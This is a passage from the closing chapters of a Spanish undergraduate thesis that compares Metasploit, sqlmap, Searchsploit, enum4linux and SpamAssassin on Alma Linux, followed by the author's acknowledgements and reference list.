básico.

Sqlmap: En esta investigación cuyo campo de trabajo es el sistema operativo Alma Linux, la instalación de sqlmap consistió en clonar su repositorio de Git y así instalarlo de forma, por decir de alguna manera “manual”. De modo que cada que usemos esta herramienta en este sistema operativo, tenemos que movernos al directorio en donde hayamos realizado la descarga e instalación de la misma, además de ejecutarla desde Python, el lenguaje en el que fue escrita, no desde un ejecutable. El área de oportunidad aquí sería preparar directamente un ejecutable hecho para este sistema operativo, que no dependa de tener el repositorio clonado en nuestro sistema, sino todo integrado como una única aplicación lista para ser descargada y ejecutada. De la misma forma que sí está disponible por ejemplo para Kali Linux, y por supuesto, esa solución se encuentra del lado de desarrollador.

Searchsploit: De entrada la misma documentación de Searchsploit nos informa que la base de datos de vulnerabilidades y exploits que nos ofrece, es una copia pequeña de la base completa disponible en su web oficial, y esto funciona así ya que al ser una base de datos en orme, no podemos trabajarla completa de manera local. Sin embargo la herramienta ofrece la opción de aumentar el tamaño que la copia que hagamos, para tener un rango más amplio de investigación y análisis. Eso es su principal forma de mejorarse a sí misma. Además de que la documentación oficial nos ofrece información para poder integrarla con Metasploit para maximizar su utilidad.

Enum4linux: Esta herramienta tiene muchas áreas de mejora a nivel desarrollador, para empezar, carece de documentación exhaustiva, lo cual puede dificultar su curva de aprendizaje y por tanto, su uso. Además de que podría ser actualizada más a menudo para poder ser capaz de recuperar más información, información más útil, o poder expandirse a través de otros sistemas operativos, no sólo limitarse a escanear máquinas Windows. Podrían desarrollarse módulos que ofrezcan más funcionalidades. La herramienta de hecho tiene bases muy sólidas, pero tiene mucho que mejorar.

Spamassassin: Como ya lo mencionamos anteriormente, la mejor implementación de esta herramienta se encuentra en su automatización. Su uso manual es sumamente fácil y efectivo, pero en el campo práctico, rara vez vamos a necesitar hacer uso manual de la misma. La necesidad de esta herramienta es su automatización. Y aunque lograr eso puede ser un poco complicado, vale la pena.

13.3 ¿Estas herramientas actúan de forma independiente?

Cada una es autosuficiente y funcional en su área por sí sola. Aunque lo ideal sería combinar lo mejor de cada una en función de otra(s). Por ejemplo podríamos intentar obtener nombres de usuario de un equipo Windows que sirva como servidor de bases de datos PostgreSQL, y luego usar ese dato en sqlmap como uno de los parámetros necesarios para realizar una inyección SQL. O podríamos usar Searchsploit y su cómodo sistema de búsqueda de exploits/vulnerabilidades para simplemente buscar “PostgreSQL” y revisar si hay algo útil que podamos aprovechar. Además de por supuesto, como ya lo mencionamos, exportar esta información desde Searchsploit hasta Metasploit para aprovecharla desde ahí (enfoque adicional a sqlmap). Esta forma de trabajar emerge de forma completamente natural, fluida, y es fácil y cómodo de imaginar. Así que sí, aunque cada herramienta funciona sin necesidad de otra, lo mejor es que nosotros aprovechemos las funcionalidades de cada una por separado, y luego manualmente juntarlas para llevar a cabo nuestros propósitos.

Aunque en esta parte, la herramienta que resulta menos integrada con las otras, es spamassassin, ya que recordemos que el enfoque de esta no es analizar vulnerabilidades ni explotarlas, sino detectar spam en correos electrónicos, y cuyo interés nuestro por esta herramienta surgió a partir de la descomunal frecuencia que tienen los ataques de phishing, que, al muchas veces involucrar naturaleza humana, requieren ser detectados y analizados de otra manera (como la que ofrece esta herramienta).

13.4 ¿Es mejor una que otra?

Dado que tenemos tres grupos de herramientas:

- ✓ *Explotación de vulnerabilidades:* (Metasploit y Sqlmap)
- ✓ *Escaneo y recopilación de información:* (Searchsploit y Enum4linux)
- ✓ *Detección de spam:* (Spamassassin)

No podríamos comparar directamente unas con otras, ni siquiera las que están en el mismo grupo, pues cada una trabaja algo específico. Así que, de entrada, ninguna es mejor que otra directamente. Sin embargo, si pensamos en su rendimiento individual, después de revisar su funcionamiento inicial en esta investigación, podríamos asignarle los siguientes puntajes a cada una, basándonos únicamente en los resultados que ofrecen:

Nombre	Nivel de utilidad	Observación
<i>Metasploit FW</i>	10	Sumamente robusta
<i>Sqlmap</i>	9	Altamente especializada, muy robusta
<i>Searchsploit</i>	8	La información que ofrece es general, no escanea máquinas específicas.
<i>Enum4linux</i>	6	La información recopilada es susceptible a tener usos prácticos limitados, además de servir para escanear únicamente máquinas Windows.
<i>Spamassassin</i>	9	Altamente efectiva y configurable.

13.5 Entre los Sectores: Educativo, empresarial, gubernamental, automotriz y farmacéutico (salud). ¿cuál herramienta es la más apropiada para proteger qué sector a través de análisis de vulnerabilidades?

Para responder a esta pregunta, tenemos que comparar cada herramienta con su rango de adecuación en cada sector (verde significa “más llamativo en este sector”, Amarillo significa “puede ser útil”, rojo significa “podría no ser lo que este sector requiere”). (Aunque el porcentaje tiene que ver, los colores no están determinados directamente por el porcentaje):

	<i>Educativo</i>	<i>Empresarial</i>	<i>Gubernamental</i>	<i>Automotriz</i>	<i>Farmacéutico (salud)</i>
<i>Metasploit Framework</i>	%65	%95	%95	%95	%95
<i>Sqlmap</i>	%95	%95	%90	%90	%90
<i>SearchSploit</i>	%65	%95	%90	%95	%95
<i>Enum4Linux</i>	%60	%85	%80	%65	%75
<i>SpamAssassin</i>	%95	%100	%100	%65	%80

¿por qué esos porcentajes para cada herramienta? El porcentaje asignado para cada herramienta en cada sector es una estimación empírica basada en la observación del comportamiento de la herramienta en particular (el tipo de ataques que puede anticipar), contra el tipo de ataques que suele recibir cada sector. Entonces para cada herramienta tendríamos las siguientes observaciones:

- **Metasploit Framework:** Esta herramienta está hecha para ser super integrada y adaptada a la mayor cantidad de escenarios posibles en materia de ataques y análisis de vulnerabilidades, por eso es que es altamente útil en todos los sectores. En cada sector va a ofrecer un buen nivel de utilidad. Y en el caso del sector educativo, le asignamos un porcentaje menor simplemente porque el sector educativo recibe muchos menos ataques directos en comparación con los otros sectores
- **Sqlmap:** Esta herramienta al estar especializada en bases de datos, es más adecuada en los dos sectores que más dependen de ese rubro: educativo y empresarial, porque ambos usan registros e inteligencia de negocios (respectivamente) para llevar a cabo sus operaciones. Y aunque los otros tres sectores también utilizan bases de datos para su funcionamiento, estos dependen también de otras infraestructuras; En el caso del sector gubernamental, el rubro que probablemente tiene más peso es el flujo de información, en el sector automotriz tenemos una gran gama de software en general que puede ser atacado (no sólo bases de datos) y en el sector salud, la prioridad deberían ser las infraestructuras críticas, por ejemplo los sistemas que regulan y monitorean el estado de salud de algunos pacientes con mayores complicaciones que otros.
- **Searchsploit:** Dado que el sector empresarial, el automotriz y el de salud son los que más dependen de el funcionamiento de sus sistemas computacionales en conjunto (1. inteligencia y seguridad de negocios, 2. funcionamiento de los sistemas y 3. funcionamiento de la infraestructura crítica, respectivamente), Searchsploit se adecúa más a ellos, ya que esta herramienta los ayudará a identificar las vulnerabilidades específicas que pudieran tener. Y en cuanto a los sectores educativo y gubernamental, se les asignó menos adecuación simplemente porque existen otras herramientas que les serán más útiles para sus necesidades específicas.
- **Enum4linux:** Ya que esta herramienta busca datos específicos de máquinas que ejecutan Windows, su sector más adecuado es el empresarial, ya que ahí es donde más puede tener oportunidad de utilización debido a que muchas empresas utilizan Windows para realizar sus operaciones, y para analizar lo que estas tienen visible y lo que no, esta herramienta puede ser útil en eso. En los otros sectores puede resultar un poco menos útil debido a la naturaleza de los mismos, y porque pueden utilizar tecnologías más variadas que a esta herramienta le falta explorar.
- **Spamassassin:** Sin duda en los dos sectores donde más importa el flujo de información y las vulnerabilidades humanas, son en el sector gubernamental y en el sector empresarial respectivamente, pues, aunque todos los sectores presentan estas vulnerabilidades (y la frecuencia en ellos también es alta), estos dos sectores son los dos más atacados por esta, específicamente mediante phishing. Y también son los dos sectores en los que este ataque es más delicado, y es ahí donde entra esta herramienta ya que, al detectar spam de forma muy eficiente, podríamos detectar también phishing haciendo uso de ella.

13.6 Conclusiones finales

Finalmente, recordemos que la mejor forma de utilizar estas herramientas, es conociendo lo más a fondo que podamos, la teoría de lo que estamos haciendo. La teoría necesaria de sistemas operativos, redes, protocolos de red, protocolos en general, servicios, uso de memoria, permisos, privilegios de usuario, etc. A diferencia de otras ramas de ciencias de la computación donde podemos usar módulos creados con anterioridad para facilitarnos el trabajo y ahorrárnoslo lo más posible por ejemplo usando librerías de software o componentes electrónicos dedicados a tareas rutinarias dedicadas, en análisis de vulnerabilidades no funciona tan fácil. Si bien las presentes herramientas fueron creadas con el mismo propósito, es imposible saber usarlas bien si no se entiende de fondo qué es exactamente lo que está pasando. Sin toda la teoría acumulada detrás de cada herramienta, es imposible llevar a cabo un ataque eficiente.

Además de que en un campo de investigación como en este caso, herramientas sin mucha documentación disponible para Alma Linux, tendremos que hacer cambios manuales, descargando, configurando y ejecutando scripts de manera diferente a la que originalmente fueron creadas, y eso de todos modos no garantiza el %100 de funcionalidad en todos los casos, a veces ni siquiera la ejecución inicial. (Por ejemplo, originalmente esta investigación iba a incluir el uso de Veil Framework y OpenVas, pero la instalación de ellas en Alma Linux no pudo ser completada).

Por último, lo ideal siempre será aprovechar al máximo lo mejor que cada una de ellas ofrece, y combinarlo con lo mejor de las otras. Esta investigación abarcó el funcionamiento inicial (básico) de cada herramienta, junto con la teoría que la sustenta, pero en realidad uno puede meterse a todo un mar de teoría y práctica que nunca termina y siempre tiene algo nuevo para descubrir, cada vez más complejo e inaccesible. Debemos complementar las herramientas entre sí lo más que podamos a pesar de que no estén diseñadas para hacerlo, o no dependan de ello, incluyendo también las que no fueron documentadas en esta investigación (por ejemplo, Nmap). Y sobre todo, usar estos conocimientos de forma ética y legal, para protección y anticipación ante ataques, no para provocarlos.

13.7 Trabajo a futuro

El trabajo a futuro de esta investigación consiste en Buscar escenarios y resultados más robustos para cada una de las herramientas presentadas, pues hasta ahora los escenarios planteados y los resultados obtenidos, son de nivel básico, demostrativo, académico. Y para demostrar el potencial completo de cada herramienta, podemos emplear más de tiempo para preparar escenarios más complicados, y obtener resultados más difíciles de conseguir, además de documentar explícitamente el uso de las herramientas de modo que colaboren entre sí para alcanzar un objetivo en común. Esto podemos hacerlo por ejemplo, solicitando permiso a alguna entidad u organización tecnológica ya establecida y consolidada en su sector, para realizar una prueba de penetración en alguno de sus sistemas, usar todas estas herramientas para ello, por supuesto desde Alma Linux, y documentar dicha prueba. O si eso conlleva demasiado trabajo, simplemente plantear más escenarios académicos, pero más

Adicionalmente, también podemos considerar implementar las mejoras a nivel usuario mencionadas como respuesta a la pregunta de la sección 13.2: “*¿Alguna se puede mejorar de alguna manera?*”. Por ejemplo, automatizar la detección de spam con spamassassin, mediante un servidor de correo como Postfix. O si fuéramos los desarrolladores encargados de dichas herramientas, podríamos considerar las mejoras mencionadas que se encuentran de ese lado, por ejemplo: realizar la documentación completa de enum4linux, o preparar un ejecutable de sqlmap compatible con Alma Linux, y agregarlo a un repositorio para su descarga inmediata.

Por último, podemos seguir agregando documentación de la instalación y uso de otras herramientas que no se hayan documentado aún (o no lo suficiente) en este sistema operativo. Ya sea mediante una investigación de compatibilidad, o el trabajo de clonar/descargar repositorios, scripts y paquetes para luego configurarlos y modificarlos manualmente hasta conseguir ejecutarlos satisfactoriamente. O seguir intentando con las que no se pudieron completar aún (Veil Framework y Openvas).



14 Agradecimientos

Para mí, este documento representa mi despedida de mi universidad. Lo último que haré perteneciendo a ella como alumno/pasante. Y naturalmente quiero expresar mi gratitud hacia muchas personas, de forma personal y profesional (detrás de cada egresado de cualquier universidad del mundo, hay muchos esfuerzos y contribuciones de terceros).

*De la forma más breve posible quiero agradecer **a mi madre y a mi hermano** por ser mi principal soporte vital durante estos cinco años de licenciatura, por dejarme terminar en paz este proceso y por el apoyo psicológico (y las asesorías matemáticas correspondientes). **A Javier** por haberme brindado refugio estos cinco años. Por supuesto **a mi asesora de investigación Yeiny Romero Hernández** por su mentoría y seguimiento tan agradables y accesibles, además de su disposición para organizar las entregas y compartirme consejos y experiencias personales relacionadas. **A mis amigos y compañeros de facultad** por acompañarme y apoyarme en todo ese tiempo tanto personal como profesionalmente. **A mis amigos fuera de la facultad** por la misma razón. **A mis profesores** por los desafíos y por la consideración/comprensión que en su momento me brindaron. A mi encargado directo de servicio social, el **Ing. Marco** por su mentoría, amabilidad y disposición incomparables. **A mis otros compañeros de piso en dirección de servicio social** por la amabilidad con la que me trataron. A la misma **BUAP** como lugar y como entidad por su excepcional administración y gestión de sus recursos y su alumnado. **A la fundación Telmex Telcel** por brindarme mi principal ingreso personal durante todo este tiempo, lo que me permitió moverme en transporte público, y posteriormente en el vehículo de mis sueños (TC250), además de los desayunos, copias y otros gastos que su beca me cubrió. A mis entidades arcanas personales como por ejemplo **“Marek”** o **“Love on The Rocks”** por darme motivación cuando no la encontraba por mi propia cuenta. **A la misma computación** por brindarme una carrera en la que pude despertar mi curiosidad, y luego saciarla. A las mismas tecnologías que aprendí y usé en los cinco años de carrera, y a todos los autores intelectuales reconocidos y anónimos que colaboraron en sus creaciones. A todos los instructores reconocidos y anónimos con los que tuve contacto presencial, y con los que no tuve contacto presencial o directo, como **Alejandro Taboada** o **SciData**. **A Chispa** por haber sido el mejor amigo que podré tener en toda mi vida y haberme acompañado en casi todo este camino. Y finalmente quisiera expresar mi deseo de que hubiera alguna forma de decirle a mi **“yo” de 2019** que no hay nada que temer, que del otro lado todo salió bien, que todo salió mejor de lo que esperaba, que no sé lo que pasará a partir de 2025, pero al menos al final de 2024, todo valió la pena. Adiós BUAP, adiós FCC, gracias por todo.*



15 Referencias

- [1] Equipo editorial Etecé. (30 de Septiembre de 2020). Seguridad. Enciclopedia Concepto. Recuperado el 8 de Agosto de 2024, de <https://concepto.de/seguridad/>
- [2] IBM. (1 de Junio de 2023). ¿Qué es la seguridad informática? Recuperado el 8 de Agosto de 2024, de <https://www.ibm.com/mx-es/topics/it-security>
- [3] DuckDuckGo. (S/f). Recuperado el 8 de Agosto de 2024, de https://duckduckgo.com/&kad=gd_GB
- [4] Amazon. (2023). ¿qué es la criptografía? Recuperado el 8 de Agosto de 2024, de <https://aws.amazon.com/es/what-is/cryptography/>
- [5] IBM. (11 de Diciembre de 2023). ¿Qué es la seguridad de la información? Recuperado el 8 de Agosto de 2024, de <https://www.ibm.com/mx-es/topics/information-security>
- [6] IBM. (27 de Octubre de 2023). ¿Qué es la ciberseguridad?. Recuperado el 8 de Agosto de 2024, de <https://www.ibm.com/mx-es/topics/cybersecurity>
- [7] Martínez, F. C. (10 de Julio de 2020). Ramas de la ciberseguridad: divisiones de una profesión con futuro. Campus Training. Recuperado el 8 de Agosto de 2024, de <https://www.campustraining.es/noticias/ramas-ciberseguridad-profesion-futuro/>
- [8] Indeed. (17 de Febrero de 2023). 7 ramas de la ciberseguridad recuperado el 8 de Agosto de 2024 de <https://mx.indeed.com/orientacion-profesional/desarrollo-profesional/ramas-ciberseguridad>
- [9] Microsoft. (S/f). ¿Qué es el ataque al correo electrónico empresarial (BEC)? Recuperado el 8 de Agosto de 2024, de <https://www.microsoft.com/es-es/security/business/security-101/what-is-business-email-compromise-bec>
- [10] Fruhlinger, J. (31 de Agosto de 2022). Stuxnet explained: The first known cyberweapon. CSO Online. Recuperado el 9 de Agosto de 2024, de <https://www.csoonline.com/article/562691/stuxnet-explained-the-first-known-cyberweapon.html>
- [11] van Dantzig, M., & Schamper, E. (19 de Diciembre de 2019). Shining a light on one of China's hidden hacking groups. Fox-it.com. Recuperado el 9 de Agosto de 2024, de from https://www.fox-it.com/media/kadlze5c/201912_report_operation_wocao.pdf
- [12] Rapid7. (S/f). Metasploit framework. Recuperado el 9 de Agosto de 2024, de <https://docs.rapid7.com/metasploit/msf-overview/>
- [13] Microsoft. (S/f). What is malware? Definition and types. Recuperado el 9 de agosto de 2024, de <https://www.microsoft.com/en-us/security/business/security-101/what-is-malware>
- [14] Holgado, R. (9 de Diciembre de 2023). Los 10 peores virus informáticos que se han creado en la historia. 20bits. Recuperado el 9 de Agosto de 2024, de <https://www.20minutos.es/tecnologia/ciberseguridad/10-peores-virus-informaticos-historia-5196186/>

[15] Sulpizi, G. (17 de Julio de 2024). "You Are An Idiot": un malware popular que solo sirve para asustar a los inocentes. Androidphoria. Recuperado el 9 de Agosto de 2024, de <https://androidphoria.com/seguridad/you-are-and-idiot-virus-humillante-no-es-peligroso>

[16] Cilleruelo, C. (16 de Agosto de 2022). ¿Qué es Conficker? KeepCoding Bootcamps. Recuperado el 9 de Agosto de 2024, de <https://keepcoding.io/blog/que-es-conficker/>

[17] Jaimovich, D. (4 de septiembre de 2024). Los 14 tipos de ciberataque más comunes (y cómo prevenirlos). Invgate.com. Recuperado el 9 de Septiembre de 2024, de <https://blog.invgate.com/es/tipos-de-ciberataque>

[18] Domínguez, S. (13 de Octubre de 2023). Los 15 tipos de ciberataques que deberías conocer. Openwebinars.net. Recuperado el 9 de Agosto de 2024, de <https://openwebinars.net/blog/los-15-tipos-de-ciberataques-que-deberias-conocer/>

[19] France 24. (21 de Agosto de 2024). Tras alegatos de "jaqueo" de Maduro, Venezuela crea el Consejo Nacional de Ciberseguridad. Recuperado el 1 de Septiembre de 2024, de <https://www.france24.com/es/am%C3%A9rica-latina/20240821-tras-alegatos-de-jaqueo-de-maduro-venezuela-crea-el-consejo-nacional-de-ciberseguridad>

[20] González, S. (10 de Marzo de 2022). Ciberataques a la infraestructura crítica de un país y sus consecuencias. Welivesecurity.com. Recuperado el 10 de Agosto de 2024, de <https://www.welivesecurity.com/la-es/2022/03/10/ciberataques-infraestructura-critica-pais-consecuencias/>

[21] ES Consulting. (17 de Marzo de 2022). Ciberataques a la infraestructura crítica de un país y sus consecuencias. www.es.consulting. Recuperado el 10 de Agosto de 2024, de <https://www.es.consulting/articulos/ciberataques-a-la-infraestructura-critica-de-un-pais-y-sus-consecuencias>

[22] Techopedia. (S/f) 50 Estadísticas Clave de Ciberseguridad para Septiembre de 2024 Recuperado el 10 de agosto de 2024, de <https://www.techopedia.com/es/estadisticas-ciberseguridad>

[23] CDE Almería - Centro de Documentación Europea - Universidad de Almería; Centro de Documentación Europea de Almería. (3 de Febrero de 2023). Las ocho amenazas más frecuentes a la ciberseguridad en 2022 en la UE. Recuperado el 10 de Agosto de 2024, de <https://www.cde.ual.es/las-ocho-amenazas-mas-frecuentes-a-la-ciberseguridad-en-2022-en-la-ue/>

[24] Agile, I. T. (3 de Enero de 2023). The top 10 biggest cyberattacks of 2022. Agile IT. Recuperado el 10 de Agosto de 2024, de <https://agileit.com/news/biggest-cyberattacks-2022/>

[25] IT Digital Media Group. (2024). Estos han sido 10 de los mayores ciberataques de 2022 | Actualidad | IT Digital Security. Recuperado el 10 de Agosto de 2024, de <https://www.itdigitalsecurity.es/actualidad/2022/12/estos-han-sido-10-de-los-mayores-ciberataques-de-2022>

[26] Statista. (24 de Junio de 2024). Global cyberattack distribution 2023, by type. Recuperado el 11 de agosto de 2024, de <https://www.statista.com/statistics/1382266/cyber-attacks-worldwide-by-type/>

- [27] Torrado, J. (4 de Enero de 2024). Los 10 ciberataques más relevantes de 2023. *siliconweek.com*. Recuperado el 11 de Agosto de 2024, de <https://www.siliconweek.com/security/security-management/los-10-ciberataques-mas-relevantes-de-2023-108655>
- [28] Number of malware attacks per year 2023. (22 de Abril de 2022). Statista. Recuperado el 11 de Agosto de 2024, de <https://www.statista.com/statistics/873097/malware-attacks-per-year-worldwide/>
- [29] Condori, E. (11 de Agosto de 2024). Anonymous derribó 45 sitios web oficiales del régimen de Nicolás Maduro en Venezuela: “El mundo está mirando.” *La República*. Recuperado el 12 de Agosto de 2024, de <https://larepublica.pe/mundo/venezuela/2024/08/01/anonymus-derribo-45-sitios-web-oficiales-del-regimen-de-nicolas-maduro-en-venezuela-el-mundo-esta-mirando-lrtmv-63785>
- [30] Rosencrance, L. (16 de Julio de 2024). Las 10 principales amenazas a la ciberseguridad en 2024: ¿cómo proteger tus datos? *Techopedia.com*. Recuperado el 13 de agosto de 2024, de <https://www.techopedia.com/es/principales-amenazas-ciberseguridad>
- [31] Cilleruelo, C. (June 27 de Junio de 2022). Los 4 vectores de ataque más comunes en ciberseguridad. *KeepCoding Bootcamps*. Recuperado el 13 de Agosto de 2024, de <https://keepcoding.io/blog/vectores-de-ataque-mas-comunes-ciberseguridad/>
- [32] Rouse, M. (Actualizado el 13 de Agosto de 2024). *Techopedia.com*. Recuperado el 14 de Agosto de 2024, de <https://www.techopedia.com/es/definicion/vector-ataque>
- [33] Zubieta Moreno, J. (2019). *Ciberdiccionario: Conceptos de ciberseguridad en lenguaje #Entendible*.
- [34] García-Moran, J. P. (2011). *Hacking y Seguridad en Internet*. Grupo Editorial RA-MA.
- [35] IBM (12 de Diciembre de 2023). ¿Qué es el análisis de vulnerabilidades? *Ibm.com*. Recuperado el 27 de Agosto de 2024, de <https://www.ibm.com/mx-es/topics/vulnerability-scanning>
- [36] Gestión de vulnerabilidades: qué es, procesos y buenas prácticas. (27 de Julio de 2022). *Fortra.com*. Recuperado el 27 de Agosto de 2024, de <https://www.fortra.com/es/blog/gestion-vulnerabilidades>
- [37] Stern, T. V. (2023). *Quick Start Guide*. In *Lean Six Sigma* (pp. 147–151). Productivity Press. Recuperado el 27 de Agosto de 2024, de <https://docs.rapid7.com/metasploit/>
- [38] Chris, T. (S/f). *Veil 3.1.X*. GitHub. Recuperado el 30 de Agosto de 2024, de <https://github.com/Veil-Framework/Veil>
- [39] Damele A. G., B., & Stampar, M. (2006). *sqlmap: automatic SQL injection and database takeover tool*. *Sqlmap.org*. Recuperado el 1 de Septiembre de 2024, de <https://sqlmap.org/>
- [44] Offsec. (S/f). *Exploit Database*. *Exploit-db.com*. Recuperado el 2 de Septiembre de 2024, de <https://www.exploit-db.com/>
- [46] Greenbone. (S/f). *OpenVAS - Open Vulnerability Assessment Scanner*. *Openvas.org*. Recuperado el 4 de Septiembre de 2024, de <https://openvas.org/>

- [50] OffSec. (2024). Enum4linux Tool Documentation. Recuperado el 5 de Septiembre de 2024, de <https://www.kali.org/tools/enum4linux/>
- [52] The Apache Software Foundation. (2003). Download SpamAssassin. Apache.org. Recuperado el 5 de Septiembre de 2024, de <https://spamassassin.apache.org/downloads.html>
- [58] Versus. (S/f). Comparación y ranking de procesadores. Recuperado el 6 de Septiembre de 2024, de <https://versus.com/es/cpu>
- [59] Offsec. (2024). Kali Linux Tools. Recuperado el 5 de Septiembre de 2024, de <https://www.kali.org/tools/>
- [60] Offsec. (S/f). SearchSploit – The Manual. Exploit-db.com Recuperado el 13 de Septiembre de 2024, de <https://www.exploit-db.com/searchsploit>
- [61] Krämer, C. (S/f). Full Openvas Installation Guide. Github.com Recuperado el 13 de Septiembre de 2024, de https://github.com/greenbone/openvas-scanner/blob/main/doc/full_installation_guide.md
- [62] Kernel local privilege escalation “dirty COW” - CVE-2016-5195. (s/f). Red Hat Customer Portal. Recuperado el 13 de septiembre de 2024, de <https://access.redhat.com/security/vulnerabilities/DirtyCow>
- [63] Erickson, J. (2008). Hacking: The art of Exploitation, 2nd Edition.
- [64] Dirtycow: Escape from container. (s/f). Recuperado el 1 de octubre 2024, de <https://github.com/lizhi16/dirtycow>
- [65] CVE. (s.f). cve.org . Recuperado el 1 de octubre 2024, de <https://cve.mitre.org>
- [66] Rapid7. (s.f). Installing Metasploit pro. Recuperado el 1 de octubre de 2024, de <https://docs.rapid7.com/metasploit/installing-metasploit-pro/>
- [67] OffSec’s Exploit Database archive (s.f). Exploit-db.com Recuperado el 2 de octubre 2024, de <https://www.exploit-db.com/searchsploit>
- [68] Red Hat. (s.f). Install Searchsploit on Red Hat Enterprise Linux using the snap store. Recuperado el 2 de octubre 2024, de <https://snapcraft.io/install/searchsploit/rhel>
- [69] snapcraft (s.f). Enumerates info from Windows and Samba systems. Recuperado el 2 de octubre 2024, de <https://snapcraft.io/enum4linux>
- [70] Apache Org (s.f). Upgrading SpamAssassin? Recuperado el 3 de octubre de 2024, de <https://svn.apache.org/repos/asf/spamassassin/trunk/INSTALL>